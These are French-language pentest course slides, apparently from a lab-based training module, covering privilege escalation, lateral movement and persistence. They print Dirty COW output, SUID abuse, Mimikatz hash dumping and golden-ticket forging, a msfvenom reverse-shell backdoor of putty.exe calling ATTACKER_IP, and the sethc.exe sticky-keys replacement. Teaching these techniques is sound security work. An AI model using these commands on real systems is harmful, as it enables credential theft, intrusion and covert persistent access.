
- Nous téléchargeons un code d'exploit publique, nous compilons le code et nous le testons contre la machine cible :

```
e:~$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:figsoZwws4Zu6:0:0:pwned:/root:/bin/bash

mmap: 7fa8f49bb000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password ''.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password ''.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

- Au lieu de nous donner accès au compte root, ce code d'exploit crée un compte firefart qui a les droits root ! Comme préciser dans le message ci-dessus, on peut se connecter à firefart sans mot de passe ce qui permet d'avoir un compte avec les droits root.

Élévation de privilèges : Sudo

- La commande **sudo**, par défaut, permet d'exécuter un programme avec les privilèges root. Dans certaines conditions, les administrateurs système peuvent avoir besoin de donner aux utilisateurs réguliers une certaine flexibilité sur leurs privilèges. Par exemple, un analyste SOC junior peut avoir besoin d'utiliser Nmap régulièrement mais ne sera pas autorisé à bénéficier d'un accès root complet. Dans cette situation, l'administrateur système peut l'autoriser à n'exécuter Nmap qu'avec des privilèges root tout en conservant son niveau de privilège habituel dans le reste du système.
- Tout utilisateur peut vérifier sa situation actuelle liée aux privilèges root à l'aide de la commande sudo -l.
- https://gtfobins.github.io/ est une source précieuse qui fournit des informations sur la façon dont tout programme, sur lequel on peut avoir des droits sudo, peut être utilisé.




```
karen@ip-10-10-89-63:/$ sudo -l
Matching Defaults entries for karen on ip-10-10-89-63:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User karen may run the following commands on ip-10-10-89-63:
    (ALL) NOPASSWD: /usr/bin/find
    (ALL) NOPASSWD: /usr/bin/less
    (ALL) NOPASSWD: /usr/bin/nano
karen@ip-10-10-89-63:/$
```

PARTIE 3

Élévation de privilèges : SUID/GUID

Recherche et exploitation des fichiers SUID

- Cette technique consiste à vérifier les fichiers avec le jeu de bits SUID/GUID. Cela signifie que le ou les fichiers peuvent être exécutés avec les autorisations du ou des propriétaires/groupes de fichiers. Dans ce cas, en tant que super-utilisateur. Nous pouvons en tirer parti pour obtenir un shell avec ces privilèges !

SUID

- Comme nous le savons tous, sous Linux, tout est un fichier, y compris les répertoires et les périphériques qui ont des autorisations pour autoriser ou restreindre trois opérations, c'est-à-dire lire/écrire/exécuter. Ainsi, lorsque vous définissez une autorisation pour un fichier, vous devez connaître les utilisateurs Linux auxquels vous autorisez ou restreignez les trois autorisations.

Exemple d'exploitation SUID

- Trouver des binaires SUID : nous pouvons utiliser la commande : **"find / -perm -u=s -type f 2>/dev/null"** pour rechercher dans le système de fichiers les fichiers SUID/GUID.
  - ✓ find - Lance la commande "find"
  - ✓ / - Recherche dans tout le système de fichiers
  - ✓ -perm - recherche des fichiers avec des autorisations spécifiques
  - ✓ -u=s - Tous les modes de bits d'autorisation sont définis pour le fichier. Les modes symboliques sont acceptés sous cette forme
  - ✓ -type f - Recherche uniquement des fichiers
  - ✓ 2>/dev/null - Supprime les erreurs

Élévation de privilèges : SUID/GUID

- Par exemple avec l'utilisateur user3 nous avons trouvé un binaire SUID qui s'appelle shell

```
user3@polobox:~$ ls -la shell
-rwsr-xr-x 1 root root 8392 Jun  4  2019 shell
user3@polobox:~$
```

- Nous avons un binaire que nous pouvons modifier et exécuter en tant que root, c'est ce que nous allons faire :

```
user3@polobox:~$ ./shell
You Can't Find Me
Welcome to Linux Lite 4.4 user3

Monday 22 August 2022, 15:26:28
Memory Usage: 332/1991MB (16.68%)
Disk Usage: 6/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

root@polobox:~#
```


Les mouvements latéraux

- Les mouvements latéraux dans un système cible sont un groupe de techniques utilisées par les pentesters pour se déplacer sur le réseau tout en créant le moins d'alertes possible. Plusieurs techniques et outils sont utilisés pour automatiser ce processus et couvrir toutes les possibilités.
- En plus, plusieurs tests d’intrusion sont externes, ce qui signifie que le pentester doit avoir la possibilité de se déplacer librement de l'extérieur du réseau vers celui-ci. Nous le faisons en utilisant diverses techniques. Certains des plus simples peuvent être d'utiliser un mot de passe compromis pour accéder à un environnement de bureau via un bureau à distance et de tenter d'accéder à d'autres machines avec ces informations d'identification. Des techniques plus compliquées incluent l'utilisation de points de terminaison compromis pour agir comme un proxy pour nous, en transférant le trafic des cibles internes vers les notres.

Exemple :

- Supposons que notre objectif final pour un test d’intrusion est d'atteindre un référentiel de code interne, où nous avons obtenu notre premier système compromis sur le réseau cible en utilisant une campagne de phishing. Habituellement, les campagnes de phishing sont plus efficaces contre les utilisateurs non techniques, donc notre premier accès peut se faire via une machine du service marketing.
- Les postes de travail marketing seront généralement limités par des politiques de pare-feu pour accéder à tous les services critiques sur le réseau, y compris les protocoles administratifs, les ports de base de données, les services de surveillance ou tout autre qui n'est pas nécessaire pour leur travail quotidien, y compris les référentiels de code.
- Pour atteindre les hôtes et les services sensibles, nous devons passer à d'autres hôtes et pivoter à partir de là vers notre objectif final. À cette fin, nous pourrions essayer d'élever les privilèges sur le poste de travail Marketing et d'extraire les hachages de mot de passe des utilisateurs locaux. Si nous trouvons un administrateur local, le même compte peut être présent sur d'autres hébergeurs. Après avoir fait quelques reconnaissances, nous trouvons un poste de travail avec le nom DEV-001-PC. Nous utilisons le hachage du mot de passe de l'administrateur local pour accéder à DEV-001-PC et confirmons qu'il appartient à l'un des développeurs de l'entreprise. À partir de là, l'accès à notre référentiel de code cible est disponible.

Les mouvements latéraux



Notons que si le mouvement latéral peut être utilisé pour contourner les restrictions du pare-feu, il est également utile pour échapper à la détection. Dans notre exemple, même si le poste de travail Marketing avait un accès direct au référentiel de code, il est probablement souhaitable de se connecter via le PC du développeur. Ce comportement serait moins suspect du point de vue d'un analyste de l'équipe bleue vérifiant les journaux d'audit de connexion.

Les mouvements latéraux

- Pour se déplacer au sein d'un réseau, ont doit disposer d'identifiants de connexion valides. Il est possible d'obtenir ces identifiants soit par les techniques d'ingénierie sociale tel que le phishing. D'autres techniques sont couramment utilisées pour récupérer des identifiants de connexion, notamment :
  - ✓ **Pass the Hash** est une méthode d'authentification qui ne nécessite pas de disposer du mot de passe de l'utilisateur. Cette technique contourne les processus d'identification standard en récupérant des hachages de mots de passe valides qui, une fois authentifiés, permettent au cyberattaquant d'exécuter des actions sur les systèmes locaux ou distants.
  - ✓ **Pass the Ticket** est une méthode d'authentification basée sur des tickets Kerberos. Un intrus qui a compromis un contrôleur de domaine peut générer un « Golden Ticket » Kerberos hors ligne à durée de validité illimitée, lequel pourra être utilisé pour usurper n'importe quel compte, même après la réinitialisation du mot de passe.
  - ✓ **Les outils de type Mimikatz** sont utilisés pour voler des certificats d'authentification et des mots de passe en texte brut mis en cache depuis la mémoire d'une machine compromise. Ces certificats et mots de passe peuvent ensuite être utilisés pour se connecter à d'autres machines.
  - ✓ **Les enregistreurs de frappe** permettent aux cyberattaquants de récupérer directement des mots de passe lorsqu'un utilisateur peu méfiant les saisit depuis son clavier.

Les mouvements latéraux : Mimikatz

- **Mimikatz** est un outil de post-exploitation très populaire et puissant principalement utilisé pour récupérer les informations d'identification des utilisateurs à l'intérieur d'un réseau Active Directory. Nous nous concentrerons dans cet exemple sur la récupération des hashs NTLM avec mimikatz, puis sur le crackage de ces hashs à l'aide de hashcat

Récupération des Hashs avec mimikatz

```
C:\Users\Administrator>cd Downloads && mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # _
```

Les mouvements latéraux : Mimikatz

- Exécuter la commande **privilege::debug** : Cela garantit que vous exécutez mimikatz en tant qu'administrateur. Si vous n'exécutez pas mimikatz en tant qu'administrateur, il ne fonctionnera pas correctement


```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # _
```

- Lancer la récupération des hashs avec la commande : **lsadump::lsa /patch**

```
mimikatz # lsadump::lsa /patch
Domain : CONTROLLER / S-1-5-21-3893474861-143125734-2112006029

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 2777b7fec870e04dda00cd7260f7bee6

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 78558f004296a6f9438f4532164a7acd

RID  : 0000044f (1103)
User : Machine1
LM   :
NTLM : 64f12cddaa88057e06a81b54e73b949b
```

Les mouvements latéraux : Mimikatz

- Crackage des hashs avec hashcat : **hashcat -m 1000 <hash> rockyou.txt**



Mimikatz a de nombreuses utilisations en plus d'être un excellent outil pour récupérer les hashs, nous couvrirons une autre de ces façons d'utiliser mimikatz dans le prochaine slide.

Les mouvements latéraux : Mimikatz

- Nous allons re-utiliser Mimikatz, mais cette fois, pour créer un ’’golden ticket’’.
- Nous allons d'abord récupérer le hash et le sid de l'utilisateur krbtgt, puis créer un golden ticket et l’utiliser pour ouvrir une console permettant d'accéder à n'importe quelle machine du réseau.
- La commande suivante : **lsadump::lsa /inject /name:krbtgt** pour récupérer le hash et l'identifiant de sécurité du compte Kerberos Ticket Granting Ticket vous permettant de créer un ticket d’or

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : CONTROLLER / S-1-5-21-3893474861-143125734-2112006029

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 78558f004296a6f9438f4532164a7acd
    LM   :
  Hash NTLM: 78558f004296a6f9438f4532164a7acd
    ntlm- 0: 78558f004296a6f9438f4532164a7acd
    lm  - 0: b20026a58e47ea9728f5b9aa17a1e77f
```

Les mouvements latéraux : Mimikatz

- Créez un Golden Ticket : **kerberos::golden /user: /domain: /sid: /krbtgt: /id:**

```
mimikatz # kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-3893474861-143125734-2112006029 /
krbtgt:78558f004296a6f9438f4532164a7acd /id:500
User      : Administrator
Domain    : controller.local (CONTROLLER)
SID       : S-1-5-21-3893474861-143125734-2112006029
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 78558f004296a6f9438f4532164a7acd - rc4_hmac_nt
Lifetime  : 5/8/2020 5:50:13 PM ; 5/6/2030 5:50:13 PM ; 5/6/2030 5:50:13 PM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz # _
```

Les mouvements latéraux : Mimikatz

- La commande **misc::cmd** - ouvrira une nouvelle console avec des privilèges élevés pour toutes les machines

```
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF7669D43B8

mimikatz #
```

- Nous aurons maintenant une console avec accès à toutes les autres machines du réseau :

```
C:\Users\Administrator\Downloads>dir \\Desktop-1\c$
 Volume in drive \\Desktop-1\c$ has no label.
 Volume Serial Number is 4A19-FD6C

 Directory of \\Desktop-1\c$

03/18/2019  09:52 PM    <DIR>          PerfLogs
04/16/2020  07:32 PM    <DIR>          Program Files
10/06/2019  07:52 PM    <DIR>          Program Files (x86)
04/16/2020  07:37 PM    <DIR>          Share
04/20/2020  08:21 PM    <DIR>          Users
05/02/2020  03:53 PM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  41,426,333,696 bytes free

C:\Users\Administrator\Downloads>_
```

```
C:\Users\Administrator\Downloads>PsExec.exe \\Desktop-1 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.18363.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
Desktop-1

C:\Windows\system32>_
```

CHAPITRE 2

Maintenir l’accès après l’exploitation du système

1. Réalisation des mouvements latéraux et élévation de privilèges dans un système compromis
2. **Utilisation de porte dérobée (backdoor)**
3. Récupération des informations pour exploiter d’autres systèmes.

La persistance

- Après avoir réussi à pénétrer une première fois sur le réseau interne de votre cible, vous voudrez vous assurer de ne pas en perdre l'accès avant d'atteindre vos objectifs. Établir la **persistance** est l'une des premières tâches que nous aurons à réaliser en tant que pentester lors de l'accès à un réseau.
- En termes simples, la persistance fait référence à la création d'autres moyens de retrouver l'accès à un hôte sans repasser par la phase d'exploitation.
- Il existe de nombreuses raisons pour lesquelles vous voudriez établir la persistance aussi rapidement que possible, notamment :
  - ✓ La ré-exploitation n'est pas toujours possible : certains exploits instables peuvent tuer le processus vulnérable pendant l'exploitation, permettant ainsi de tirer une seule fois sur certains d'entre eux.
  - ✓ Gagner un premier accès au réseau interne de l’extérieur est difficile à reproduire : par exemple, si vous avez utilisé une campagne de phishing pour obtenir votre premier accès, la répéter pour retrouver l'accès à un hébergeur est tout simplement trop de travail. Votre deuxième campagne pourrait également ne pas être aussi efficace, vous laissant sans accès au réseau.
  - ✓ L'équipe cyberdéfense (blue team) est derrière vous : toute vulnérabilité utilisée pour obtenir votre premier accès peut être corrigée si vos actions sont détectées. Vous êtes dans une course contre la montre !
- Même avec des hashs ou mot de passe administrateur, il y a toujours le risque du changement des informations d'identification à un moment donné.
- Du coup, il existe des moyens plus sournois de retrouver l'accès à une machine compromise, ce qui complique la vie de l'équipe cyberdéfense. Un de ces moyens est l’utilisation de porte dérobée (backdoor).

Porte dérobée (backdoor)

- Porte dérobée ou Backdoor en anglais est une méthode qui permet à un pentester/hacker d'accéder à distance à un système cible sans exploiter une vulnérabilité du système en question. Il doit fonctionner en arrière-plan et n'apparait pas dans les logiciels en cours d'utilisation. Un backdoor peut être utilisé pour espionner un utilisateur, gérer ses fichiers, installer des logiciels supplémentaires ou des malwares, surveiller l'ensemble du système du PC et attaquer d'autres hôtes.
- Souvent, le backdoor a également d'autres fonctions malveillantes, tels que l'enregistrement des frappes de clavier, la capture d'écran, les infections diverses et le chiffrement de fichiers.

Backdoor dans des fichiers

En effectuant certaines modifications sur des fichiers d’un utilisateur, nous pouvons planter des portes dérobées qui seront exécutées chaque fois que l'utilisateur y accédera. Étant donné que nous ne voulons pas créer d'alertes qui pourraient faire sauter notre couverture, les fichiers que nous modifions doivent continuer à fonctionner pour l'utilisateur comme prévu. Bien qu'il existe de nombreuses possibilités de planter des portes dérobées, nous allons présenter les plus couramment utilisées.

- Fichiers exécutables

Si vous trouvez un exécutable sur le bureau d’une machine accessible, il y a de fortes chances qu’il soit utilisé fréquemment. Supposons que nous trouvions un raccourci vers PuTTY qui traîne. Si nous avons vérifié les propriétés du raccourci, nous avons pu voir qu'il pointe (généralement) vers C:\Program Files\PuTTY\putty.exe. À partir de ce moment, nous pourrions télécharger l'exécutable sur la machine de notre attaquant et le modifier pour exécuter n'importe quel payload que nous voulions.

Porte dérobée (backdoor)

Vous pouvez facilement planter une charge utile de votre choix dans n'importe quel fichier .exe avec msfvenom. Le binaire fonctionnera toujours comme d'habitude mais exécutera silencieusement une charge utile supplémentaire en ajoutant un thread supplémentaire dans votre binaire. Pour créer un backdoor putty.exe, nous pouvons utiliser la commande suivante :

msfvenom -a x64 --platform windows -x putty.exe -k -p windows/x64/shell_reverse_tcp lhost=ATTACKER_IP lport=4444 -b "\x00" -f exe -o puttyX.exe

```
┌──(root💀kali)-[/home/kali]
└─# msfvenom -a x64 --platform windows -x putty.exe -k -p windows/x64/shell_reverse_tcp lhost=10.10.6.89 lport=4444 -b "\x00" -f exe -o puttyX.exe
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=7, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 503 (iteration=0)
x64/xor chosen with final size 503
Payload size: 503 bytes
Final size of exe file: 1788416 bytes
Saved as: puttyX.exe
```


Le puttyX.exe résultant exécutera payload reverse_tcp meterpreter sans que l'utilisateur ne s'en aperçoive..

PARTIE 3

Porte dérobée (backdoor)

Backdoor dans de l’écran de login RDP

- Si on a un accès physique à la machine (ou RDP dans notre cas), vous pouvez déjouer l'écran de connexion pour accéder à un terminal sans avoir d'informations d'identification valides pour une machine. Nous examinerons une méthode qui s'appuie sur des fonctionnalités d'accessibilité à cette fin.
- Lorsque vous appuyez sur des combinaisons de touches telles que CTRL + ALT + SUPPR, vous pouvez configurer Windows pour utiliser les touches stickey. Ceci permet d'appuyer sur les boutons d'une combinaison de manière séquentielle plutôt qu'en même temps. En ce sens, si les touches rémanentes sont actives, on peut appuyer et relâcher CTRL, appuyer et relâcher ALT et enfin, appuyer et relâcher DEL pour obtenir le même effet qu'en appuyant sur la combinaison CTRL + ALT + DEL.
- Pour établir la persistance à l'aide de Sticky Keys, nous abuserons d'un raccourci activé par défaut dans toute installation Windows qui permet d'activer Sticky Keys en appuyant 5 fois sur SHIFT. Après avoir entré le raccourci, nous devrions généralement être présentés avec un écran qui ressemble à ceci :




Porte dérobée (backdoor)

- Après avoir appuyé 5 fois sur SHIFT, Windows exécutera le binaire dans C:\Windows\System32\sethc.exe. Si nous sommes en mesure de remplacer ce binaire par une payload de notre préférence, nous pouvons alors le déclencher avec le raccourci. Fait intéressant, nous pouvons même le faire à partir de l'écran de connexion avant de saisir les informations d'identification.
- Un moyen simple de détourner l'écran de connexion consiste à remplacer sethc.exe par une copie de cmd.exe. De cette façon, nous pouvons créer une console à l'aide du raccourci clavier, même à partir de l'écran de journalisation.
- Pour écraser sethc.exe, nous devons d'abord nous approprier le fichier et accorder à notre utilisateur actuel l'autorisation de le modifier. Ce n'est qu'alors que nous pourrons le remplacer par une copie de cmd.exe. Nous pouvons le faire avec les commandes suivantes :

```
C:\> takeown /f c:\Windows\System32\sethc.exe

SUCCESS: The file (or folder): "c:\Windows\System32\sethc.exe" now owned by user "PURECHAOS\Administrator".

C:\> icacls C:\Windows\System32\sethc.exe /grant Administrator:F
processed file: C:\Windows\System32\sethc.exe
Successfully processed 1 files; Failed processing 0 files

C:\> copy c:\Windows\System32\cmd.exe C:\Windows\System32\sethc.exe
Overwrite C:\Windows\System32\sethc.exe? (Yes/No/All): yes
        1 file(s) copied.
```

